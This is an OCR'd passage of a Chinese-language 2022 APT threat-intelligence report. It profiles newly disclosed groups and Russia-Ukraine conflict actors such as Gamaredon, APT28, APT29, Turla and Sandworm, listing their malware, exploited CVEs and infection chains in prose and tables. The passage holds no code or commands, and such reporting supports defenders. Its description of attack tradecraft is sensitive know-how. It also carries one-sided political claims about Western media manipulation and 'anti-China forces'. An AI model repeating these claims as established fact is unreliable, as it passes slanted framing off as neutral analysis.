

2022年APT组织的攻击活动主要集中在东欧地区，受攻击次数占比最多的地区为乌克兰。在俄乌军事冲突全面爆发之前，网络战就已先行展开。2022年，APT攻击受害地区分布图如下：



在俄乌冲突中，战前乌克兰政务和金融基础设施多次受损，开战后乌克兰电信基础设施经常性中断服务，俄罗斯政务等基础设施也出现无法访问的情况。由此可见，关键基础设施已成为网攻重点。2022年针对关键基础设施的网络攻击事件详情可见附录1，涵盖轨道交通、医疗、政府、能源等领域。2022年，APT攻击受害行业分布图如下：



另外，俄乌战争期间，舆论信息对抗已在全球平台展开。战前，以美国为首的西方国家不断炒作俄乌局势、预测俄侵乌的日期时间，从而造势俄乌冲突。战后，通过对俄方的舆论引导，造成了多国对俄的制裁，跨国企业对俄的业务暂停。此外，俄乌军事冲突爆发初期，在台湾相关及疆独势力的联手推动下，我国“涉乌克兰恶俗言论”成为异军突起的“负面舆论”，反华势力炮制谎言、炒作舆论，试图引导亲乌势力针对我方发起攻击。

新披露的APT组织描述

本小节中，我们根据公开情报整理了2022年新披露的APT组织。南亚地区和中东地区仍然是较容易被研究人员捕获恶意样本并披露威胁组织的地区。其中围绕南亚地区进行攻击活动的组织有：活跃长达十年的ModifiedElephant（又名暗象、DarkElephant）组织、仿冒小众聊天软件针对Android平台的VajraEleph（又名金刚象）组织，和针对印度国防部下发Python后门的APT-LY-1004组织。瞄准中东地区进行攻击活动的组织有：来自黎巴嫩滥用OneDrive的POLONIUM组织、活动中使用远程代码执行漏洞的Cunning Kitten组织、针对土耳其海军的MurenShark（又名OceanDoge）组织。此外，还有攻击目标为非洲的Dangerous Savanna、Metador组织，以及其他未披露具体目标地域的威胁组织。

Modified Elephant

2022年2月，国外安全厂商披露了一个活跃长达的十年的组织ModifiedElephant。该组织主要针对印度活动家、人权捍卫者、记者、学者以及法律专业人士，进行长期监视，并在“必要情况”下向目标电脑中植入犯罪证据。

ModifiedElephant组织在早期的活动中使用双扩展名文件，2015年之后开始使用漏洞（CVE-2012-0158、CVE-2014-1761、CVE-2013-3906、CVE-2015-1641）利用文档针对目标投放恶意软件，2019年该组织将邮件附件更改为外部链接，供目标下载执行。

ModifiedElephant组织所用的攻击武器包括：远控木马NetWire、DarkComet、意大利黑客论坛上公开的键盘记录器以及Android远控木马。该组织与南亚地区其他高级威胁组织的关系如下：1.曾和Sidewinder的个体攻击目标重叠；2.和Patchwork共享基础设施（Domain）。


2022年6月，国内安全厂商发现了ModifiedElephant组织对我国的攻击活动，并将其命名为暗象（又名DarkElephant Group）。相关攻击流程为：邮件正文中包含国外网盘链接，下载解压缩ZIP文件后得到自解压文件，该自解压文件中包含4个木马程序、加载器、配置文件以及功能性脚本。最后执行的木马程序为ParallaxRAT。

TA2541

2022年2月，国外安全厂商披露了一个多年来针对航空、航天、运输行业的APT组织TA2541，该组织在其社会工程诱饵中通常不使用当前热门话题，而是使用与航空、运输、旅行有关的主题，通常包括飞行、飞机、燃料、游艇等。

TA2541组织在活动中利用电子邮件附件发送压缩的可执行文件，其中包含托管恶意软件有效载荷的内容交付网络（CDN）URL。该组织自2021年底开始使用Google Drive或OneDrive托管恶意的VBS文件，最新的活动中开始使用Discord App URL链接到恶意软件AgentTesla或Imminent Monitor。

自2017年以来，TA2541组织在攻击活动中使用了十几种不同的恶意软件，包括地下论坛购买及开源资源库提供的恶意软件。该组织常用的RAT为AsyncRAT、NetWire、WSH RAT和Parallax等。这些恶意软件都使用相同的感染链。



VajraEleph

2022年3月，国内安全厂商披露了新组织金刚象（又名VajraEleph）针对巴基斯坦军方的间谍情报活动。具体受害目标包括：巴基斯坦国家的边防军（FC）、巴基斯坦特种部队（SSG）、俾路支省边防军（FC BLN）以及联邦调查局（FIA）。该组织针对地区还包括阿联酋、尼泊尔、沙特阿拉伯、斯里兰卡、马尔代夫等印度周边国家的政府机构、国防军事部门。

金刚象组织主要进行仿冒小众聊天软件针对Android平台的攻击活动，其分发恶意软件的途径包括：利用应用商店进行水坑攻击，或通过社交平台筛选攻击目标，以色情聊天为手段诱导目标安装恶意软件的社会工程学攻击。最终使用的远控工具为VajraSpy。

2022年7月，另一国内安全厂商发现了金刚象组织活动。活动通过WhatsApp传播Ahmyth定制化木马，针对巴基斯坦特殊人员保护部队（SPU）、巴基斯坦特种部队（SSG）、巴基斯坦陆军骑兵团、巴基斯坦空军、巴基斯坦海军以及巴基斯坦坦克制造商（HIT）以及印度和尼泊尔人员。

UNC3524

2022年5月，国外安全厂商发现了新的间谍组织UNC3524，该组织在攻击活动中部署了基于开源软件Dropbear的新型后门QUIETEXIT，该后门的工作方式与SSH服务器类似。即与目标建立连接后，攻击者就可以通过该后门执行SSH客户端可用的任何选项。在横向移动方面，UNC3524使用Impacket的WMIEXEC定制版在远程主机上建立半交互式Shell。最后，攻击者将从目标邮箱中提取邮件内容发送至C2服务器。

2022年10月，另一国外安全厂商发现UNC3524（又名Cranefly）组织使用了一个新的Dropper程序Geppei来安装新恶意软件Danfuan和其他工具。首先，攻击者向受感染的Web服务器发送伪装成Web访问请求的恶意指令，当IIS正常记录Web请求数据后，Geppei便将恶意指令从合法IIS日志中读取并执行。Geppei安装的恶意软件包括：Regeorg，一种可创建SOCKS代理的Webshell，以及Danfuan：基于 .NET 编译的新恶意软件，充当受感染系统的后门。

同年11月，首次披露该组织的国外安全厂商将UNC3524与东欧APT组织APT29合并，此前描述的UNC3524组织活动被归因为APT29。

POLONIUM

2022年6月，国外安全厂商检测到黎巴嫩威胁组织POLONIUM滥用OneDrive的攻击活动。该组织自2022年2月开始活跃，重点关注制造业、IT和以色列国防工业。

POLONIUM组织通过利用Fortinet漏洞CVE-2018-13379获得目标网络的访问权限，同时擅长进行供应链攻击，即通过获取服务提供商网络访问权限攻击下游目标组织，该组织的目标行业包括制造业、信息技术、交通系统、国防工业基地、政府机构和服务。


POLONIUM组织在攻击活动中使用了商业工具PLINK以及自定义植入程序CreepyDrive和CreepySnail。此外， POLONIUM与隶属于伊朗情报和安全部（MOIS）的其他威胁行为者的关系如下：

· POLONIUM与MERCURY（又名MuddyWater）攻击目标一致

· POLONIUM与DEV-0133（又名Lyceum）都使用包括OneDrive在内的云服务进行数据泄露及命令和控制

· POLONIUM与DEV-0588（又名CopyKittens）都使用AIRVPN进行运营

2022年10月，另一国外安全厂商披露，POLONIUM已针对以色列目标，攻击了工程、信息技术、法律、通信、品牌和营销、媒体、保险和社会服务等各个垂直领域的十几个组织。工具集新增了4个C#后门TechnoCreep、FlipCreep、DeepCreep、MegaCreep以及1个C++模块化后门PapaCreep。



Cunning Kitten

2022年6月，安恒信息中央研究院猎影实验室追踪到一系列针对中东地区政治活动人士的攻击活动，并将背后的威胁攻击团伙命名为Cunning Kitten（又名APT-LY-1002）。该组织主要攻击方式为利用CVE-2021-30190、CVE-2021-40444远程代码执行漏洞制作钓鱼邮件，投放Powershell脚本以窃取目标信息。

TAC-040

2022年8月，国外安全厂商披露新威胁组织TAC-040针对医疗、教育、农业等行业的攻击活动。该组织疑似利用CVE-2022-26134 RCE漏洞以及CVE-2022-22965 RCE漏洞针对Confluence服务器或Web应用程序，通过执行远程代码以获得初始访问权限。

入侵后，攻击者运行多个命令来列举本地系统、网络和活动目录环境。随后在目标服务器上部署Ljl后门，该后门具有获取用户文件/用户帐户/系统信息/地理位置、加载任意.NET有效负载等多种功能。一旦在目标系统上实现持久性，TAC-040组织将从GitHub上下载公开可用的开源工具到本地，如NetRipper、PowerSploit、Invoke-Vnc等。另外，研究人员在被入侵系统上发现了XMRig加密矿工，表明该组织有可能同时进行着以经济利益为目的攻击。


MurenShark/OceanDoge

2022年8月，安恒信息中央研究院猎影实验室与国内友商同时捕获了针对土耳其海军的攻击活动，并将背后的威胁组织分别命名为OceanDoge（又名APT-LY-1003）、MurenShark（又名穆伦鲨、APT-N-04）。该组织在2021年曾利用加密货币相关诱饵针对土耳其地区，攻击组件包括NiceRender、UniversalDonut、LetMeOut、失陷站点neu.edu.tr、以及第三方攻击工具CobaltStrike。2022年针对土耳其海军与科研机构的攻击活动中新增了攻击组件NiceRender。与中东地区APT组织MuddyWater存在部分攻击目标重合。

Dangerous Savanna

2022年9月，国外安全厂商发现中非和西非超过85%的金融机构多次遭受多重破坏性网络攻击。为方便跟踪，研究人员将过去两年中一直针对非洲法语区的多个主要金融服务集团的恶意活动命名为Dangerous Savanna。

2022年下半年，该活动主要集中在科特迪瓦，主要目标为获取经济利益。攻击者使用鱼叉式网络钓鱼作为初始感染手段，向至少五个不同法语国家的中大型金融集团员工发送带有恶意附件的电子邮件，活动早期使用Gmail和Hotmail服务。感染成功后，Dangerous Savanna将在受感染的环境中安装自有工具，工具基于Metasploit、PoshC2、DWservice 和AsyncRAT等开源项目。此外，攻击者积极使用PDF文件引诱用户下载并手动执行VBE或JAR等文件以实现直接加载PoshC2植入程序或通过释放LNK文件以加载PoshC2。PoshC2植入程序可用来控制受感染机器。攻击者还使用相似域名，冒充非洲的其他金融机构，如突尼斯外国银行、Nedbank等提高可信度。




攻击者不断地追捕目标公司的员工，不断改变利用各种恶意文件类型的感染链，利用方式从自写的可执行加载程序和恶意文档，到各种组合的ISO、LNK、JAR和VBE 文件。研究人员预计此活动将继续调整其运营和方法，以最大限度地提高财务收益。

Metador


2022年9月，国外安全厂商披露了一个名为Metador的新的APT组织，该组织主要针对中东和非洲国家的电信、互联网服务提供商和大学，主要动机为间谍活动。Metador组织的攻击链旨在绕过本机安全解决方案，在内存中部署Windows恶意软件：metaMain和Mafalda，以及其他Linux恶意软件。

metaMain后门用于提供对受感染机器的长期访问，其功能还包括键盘记录、屏幕截图、文件上传/下载，以及任意Shellcode执行。后续Mafalda模块化框架即通过metaMain解密到内存并执行。Mafalda后门支持67条指令，功能广泛，包括数据/凭证/信息窃取、命令执行、注册表/文件操作以及Mafalda重配置等。



APT-LY-1004

2022年10月，安恒信息中央研究院猎影实验室发现一起新的针对印度国防部下设的CSD部门的窃密活动。由于攻击者在攻击目标、攻击目的、反病毒检测、持久化操作等方面符合APT活动特点，且与已知APT组织常用手段有较大差异，研究人员将其命名为APT-LY-1004进行持续跟踪。活动主要通过利用CVE-2017-0199漏洞下发后续包含宏代码的远程模板文件，宏代码执行后将在本地部署的Python后门，用于执行任意cmd指令，以及针对目标人群进行持久化的文件窃取攻击。



地缘下的高级持续性威胁活动

俄乌冲突下的网络战场

历史活跃的针对俄乌地区的APT组织攻击频度走升

自2022年俄乌冲突爆发以来，东欧地区高级威胁组织在网络方面进行的攻击活动创造了历史新高，相较2021年新增3倍之多。Gamaredon、APT28、Sandworm等知名APT组织以窃取目标信息为目的针对乌克兰投放了大量的钓鱼邮件。另一些近两年才被披露的组织如UAC-0056也接二连三地发起攻击活动。下文将列举2022年俄乌冲突中活跃的APT组织及相关攻击事件。

1 Gamaredon

Gamaredon组织又名Shuckworm、Armageddon、Primitive Bear、Actinium，为Palo Alto Networks于2017年首次披露的威胁组织。2021年11月，乌克兰安全局SSU将Gamaredon组织归因于俄罗斯联邦安全局FSB，并称该组织自2013年以来策划了数千起针对乌克兰组织的攻击。


2022年，Gamaredon组织将常用的钓鱼邮件附件由包含CVE-2017-0199漏洞利用文档的ZIP文件，“升级”为今年的恶意软件大流行趋势——包含恶意LNK文件的ZIP文件，继续下发UltraVNC、RMS、Pterodo/Pteranodon等远程控制软件及其变种软件，新增使用PowerPunch、DinoTrain等下载器，最终部署文件窃密器。此外，该组织还利用开源软件进行DDoS攻击。

日期	事件名称	针对地区/机构	所用恶意软件
1月31日	Shuckworm组织持续针对乌克兰实体发起攻击	乌克兰	RMS、UltraVNC、Pterodo/Pteranodon
2月1日	UAC-0010组织对乌克兰国家组织的网络攻击	乌克兰海港管理局	GammaLoad
2月3日	Gamaredon APT组织积极瞄准乌克兰进行攻击	乌克兰国家移民局	UltraVNC、File Stealer、Pteranodon
2月4日	ACTINIUM组织针对乌克兰攻击活动分析	乌克兰的政府、军事、司法、非政府组织（NGO）和非营利组织	Pterodo、QuietSieve、PowerPunch以及其他下载器DinoTrain、DilongTrash、Obfuberry、DessertDown和Obfumerry
2月11日	Gamaredon对乌克兰外交部发起网络钓鱼攻击活动	乌克兰外交部	–

日期	事件名称	针对地区/机构	所用恶意软件
2月24日	针对乌克兰的网络攻击再次活跃	乌克兰	UltraVNC
4月4日	UAC-0010组织对乌克兰国家组织的网络攻击	乌克兰海港管理局	GammaLoad
4月4日	UAC-0010组织对欧盟国家机构的网络攻击	拉脱维亚国家机构	-
4月20日	Gamaredon利用多种后门变体继续针对乌克兰	乌克兰	Pterodo、UltraVNC、Process Explorer
5月10日	Gamaredon钓鱼样本分析	乌克兰	UltraVNC
5月12日	UAC-0010使用恶意程序GammaLoad的网络攻击	乌克兰	GammaLoad
5月26日	APT-C-53新一轮DDoS攻击任务分析	-	LOIC
6月27日	针对乌克兰的攻击事件	乌克兰军事组织	GlowSand
7月26日	UAC-0010使用恶意程序GammaLoad的网络攻击	乌克兰	GammaLoad
8月10日	UAC-0010使用恶意程序GammaLoad/GammaSteel的网络攻击	乌克兰	GammaLoad、GammaSteel
8月15日	Shuckworm保持对乌克兰的关注	乌克兰	Pterodo、Giddome、远程桌面协议RDP工具Ammyy Admin和AnyDesk
9月15日	APT组织Gamaredon针对乌克兰政府开展间谍攻击	乌克兰	Instrumentor、Infostealer
11月8日	UAC-0010组织进行着代表国家的网络攻击	乌克兰	Infostealer

2 APT28

APT28组织又名Fancy Bear、Sofacy、Strontium、Pawn Storm、UAC-0028，被认为隶属于俄罗斯军事情报机构GRU，其最早活动可以追溯至2007年。2022年年初，APT28组织被披露利用MSHTML远程代码执行漏洞CVE-2021-40444进行攻击活动，并在活动中使用了新的恶意软件Graphite。该恶意软件通过Microsoft Graph API将OneDrive帐户作为命令和控制（C2）服务器。2022年5月，Google TAG团队发现APT28组织在俄乌网络战中使用.NET恶意软件从Chrome、Edge、Firefox等浏览器中窃取cookie及用户密码。2022年6月，UA-CERT发现该组织使用核恐怖主义相关话题传播Follina漏洞CVE-2022-30190利用文档，并将活动中使用的.NET恶意软件命名为CredoMap。2022年9月，Cluster25再次披露了APT28针对欧盟国家投放经济合作与发展组织（OECD）相关话题诱饵文件，最后下发Graphite恶意软件变体。



日期	事件名称	活动特点/漏洞利用	所用恶意软件
1月25日	疑似APT28利用CVE-2021-40444针对政府官员的间谍活动	针对西亚、东欧政府官员、CVE-2021-40444	Graphite
3月16日	APT28使用UKR.NET服务主题和二维码的网络钓鱼活动	仿冒乌克兰新闻网站进行钓鱼窃密	-
5月6日	APT28组织使用CredoMap恶意软件进行的网络攻击	仿冒UA-CERT的钓鱼邮件	CredoMap
6月20日	APT28使用CredoMap恶意软件的网络攻击活动	CVE-2022-30190	CredoMap
6月21日	俄罗斯的APT28利用对核战争的恐惧在乌克兰传播Follina文档	CVE-2022-30190	CredoMap
9月23日	GRU：MinIOns（Telegram）的崛起	与擦除器、Tg数据泄露事件相关	-
9月23日	俄罗斯组织使用“鼠标悬停”技术，传播Graphite恶意软件	针对欧盟和东欧国家国防和政府部门实体	Graphite
10月1日	深入了解APT28的窃取程序CredoMap	-	CredoMap

3 APT29

APT29又名Cozy Bear，自2008年开始活跃，被认为隶属俄罗斯对外情报局SVR，主要从事以情报收集为主的间谍活动。2021年，美国政府发布声明，将APT29组织（SVR）列为SolarWinds供应链事件的肇事者，自此UNC2452、Nobelium等威胁组织名称均合并至APT29。

2022年1月，CrowdStrike披露了APT29组织的新活动TrailBlazer，该活动主要利用Office356应用程序劫持，绕过多重身份验证进行浏览器Cookie窃取，并在主机内植入GoldMax恶意软件Linux变体。2022年4月，InQuest捕获了APT29仿冒以色列大使馆的恶意文档在目标主机部署Beatdrop下载器。同月，Mandiant披露了APT29针对外交实体的网络钓鱼活动，活动中用到的恶意软件包括ROOTSAW/EnvyScout（包含JavaScript代码的HTML Dropper）、Beatdrop下载器、Boommic/VaporRage下载器以及CobaltStrike Beacon。2022年5月，Recorded Future发现APT29使用CobaltStrike Beacon针对新闻、媒体行业。


APT29组织活动频繁，同月，Cluster25又披露了该组织发起的鱼叉式网络钓鱼攻击，活动中盗用Adobe软件签名，使用Dropbox进行网络通信，希腊、意大利、西班牙和土耳其政府和外交部门均受到影响。2022年7月，Palo Alto Networks发现APT29开始在攻击活动中使用渗透测试工具Brute Ratel C4，目标疑似为墨西哥、阿根廷等地区组织。同月，Palo Alto Networks再次披露了APT29滥用DropBox和Google Drive针对外国驻葡萄牙大使馆以及外国驻巴西大使馆，活动中使用的恶意软件包括EnvyScout以及CobaltStrike Beacon。在另一次活动中则利用Slack作为C&C信道，下发COVID-19主题诱饵针对意大利。2022年8月，MSTIC披露了APT29新恶意软件MagicWeb，该恶意软件能够绕过AD FS策略并以任意用户身份登录。2022年11月，Mandiant观察到APT29针对Active Directory系统执行大量LDAP查询，相关攻击技术被应用于针对欧洲外交实体的网络钓鱼中。

日期	事件名称	活动目标	恶意软件
1月11日	俄罗斯政府支持的对美国关键基础设施的网络威胁	美国实体	–
1月27日	TrailBlazer活动：APT29组织隐藏多年的恶意软件披露	–	GoldMax恶意软件-Linux变体
3月31日	COZYBEAR APT组织供应链攻击活动分析	美国软件公司	Solorigate
4月18日	Nobelium组织针对以色列大使馆的攻击活动分析	外交实体	Beatdrop下载器
4月27日	组装俄罗斯套娃：UNC2452合并到APT29	–	–
4月28日	APT29组织近期网络钓鱼活动	外交实体	ROOTSAW/EnvyScout、Beatdrop下载器、Boommic/VaporRage下载器、CobaltStrike Beacon
5月3日	NOBELIUM的SOLARDEFLECTION C2基础设施分析	新闻、媒体行业	CobaltStrike Beacon
5月13日	APT29组织滥用合法软件攻击欧洲目标	滥用DropBox、Adobe证书，针对欧洲和中东政府和外交部门	EnvyScout
5月16日	APT29使用Dropbox作为C2的Loader分析	–	EnvyScout
7月5日	黑客组织滥用红队渗透工具BRc4进行攻击活动	北美、南美	Brute Ratel C4
7月19日	APT29利用DropBox和Google Drive服务攻击多国大使馆	滥用DropBox和Google Drive，针对葡萄牙大使馆和巴西大使馆	EnvyScout、CobaltStrike Beacon
7月20日	被滥用的Slack服务：APT29针对意大利的攻击活动分析	滥用Slack，利用COVID-19话题针对意大利	EnvyScout
8月18日	APT29继续针对Microsoft 365	–	–
8月24日	MagicWeb：助力Nobelium入侵后以任意身份认证	–	MagicWeb
11月8日	APT29组织攻击欧洲外交实体网络	欧洲外交实体、CVE-2022-30170漏洞利用	Mimikatz工具

4 Turla

Turla又名Snake、Venomous Bear，自2004年开始活跃。被认为隶属于俄罗斯联邦安全局FSB。多年来，该组织开发并维护了一套庞大的攻击工具，以攻击世界各地的受害者，从欧洲各国政府，到美国、乌克兰或阿拉伯国家。Turla擅长用被破坏的网络服务器和被劫持的卫星作为其C2基础设施，在活动中不直接与C2服务器通信，而是将目标网络中被破坏的主机作为代理，将流量转发至真正的C2服务器。

2022年2月，Lab52对Turla所用的Penquin恶意软件64位版本进行了分析，发现该恶意软件感染目标大多位于欧洲和美国。2022年5月，TAG观察到Turla针对波罗的海地区的攻击活动，SEKOIA对该活动进行深入调查后发现，此次活动针对波罗的海国防学院、奥地利联邦经济商会以及北约学习网站。2022年7月，TAG披露了Turla在仿冒乌克兰亚速军团的网站上托管恶意Android软件，该恶意软件使用VNC捕获受害者设备屏幕，监控目标应用程序以窃取凭据。



日期	事件名称	活动目标	攻击武器
2月17日	Turla成员与FSB的关系	–	–
2月28日	APT组织Turla新型Penquin样本分析	欧洲、美国	Penquin后门
5月3日	东欧网络活动更新	波罗的海国防、网络安全组织	钓鱼邮件、恶意文档
5月23日	Turla在东欧新的基于网络钓鱼的侦察活动	波罗的海国防学院、奥地利联邦经济商会、北约在线学习网站	钓鱼邮件、恶意文档
7月19日	TAG观察到东欧持续的网络活动	乌克兰亚速军团	恶意Android软件
7月31日	针对太空领域的威胁攻击	–	–

5 Sandworm

Sandworm又称Voodoo Bear、BlackEnergy，被NCSC、CISA和FBI归因于俄罗斯国防部情报总局GRU下设的特殊技术主要中心GTsST。该组织历史恶意活动包括：2015年乌克兰电网事件，2016年再次利用Industroyer恶意软件切断乌克兰电力，2017年利用NotPetya针对乌克兰进行勒索软件攻击，2018年对冬奥会及残奥会的攻击，2019年针对格鲁吉亚的破坏性攻击。

2022年2月，US-CERT发布报告称该组织自2019年6月开始在攻击活动中使用Cyclops Blink僵尸网络替代VPNFilter针对WatchGuard设备。2022年3月，Sandworm组织被披露使用Cyclops Blink僵尸网络针对华硕路由器，全球超200名受害者，均为非高价值目标，这表明Sandworm有转向大规模暴力攻击的趋势。2022年4月，ESET与UA-CERT合作发现了Industroyer恶意软件变种Industroyer2，该恶意软件被Sandworm用于针对乌克兰能源供应商的网络攻击中。同时，研究人员还在该能源公司的网络上发现了CaddyWiper，和针对Linux/Solaris系统的破坏性恶意软件Orcshred、Soloshred以及Awfulshred。2022年10月，Microsoft披露新的针对乌克兰、波兰运输和物流行业的勒索软件Prestige活动，并将背后的威胁组织跟踪为DEV-0960，2022年11月，Microsoft将该活动归因为Iridium（即Sandworm），同月，ESET发现Sandworm使用另一勒索软件RansomBoggs针对乌克兰组织。

日期	事件名称	活动目标	所用恶意软件
2月23日	Sandworm新恶意软件Cyclops Blink取代VPNFilter	WatchGuard设备	Cyclops Blink
3月17日	Cyclops Blink瞄准华硕路由器	华硕路由器	Cyclops Blink
4月12日	Sandworm组织使用Industroyer2攻击乌克兰能源公司	乌克兰能源公司	Industroyer2、CaddyWiper
4月12日	Sandworm组织在活动中使用恶意软件Industroyer2和CaddyWiper	乌克兰能源公司	Industroyer2、CaddyWiper
5月20日	用于加载CaddyWiper的ArguePatch恶意软件披露	–	ArguePatch、CaddyWiper
10月14日	新的“Prestige”勒索软件针对乌克兰和波兰组织	乌克兰、波兰物流运输组织	Prestige
11月26日	Sandworm使用RansomBoggs勒索软件针对乌克兰	乌克兰	RansomBoggs

俄乌冲突时期的其他威胁组织

除上述五个常年针对周报地区及国家的东欧高级威胁组织外，俄乌冲突时期不乏其他威胁组织进场，针对乌克兰政府及军事发起频繁的窃密攻击，以达到监视敌对国家作战动向的目的。本小节将列举俄乌冲突时期的其他威胁组织。

1 UAC-0056

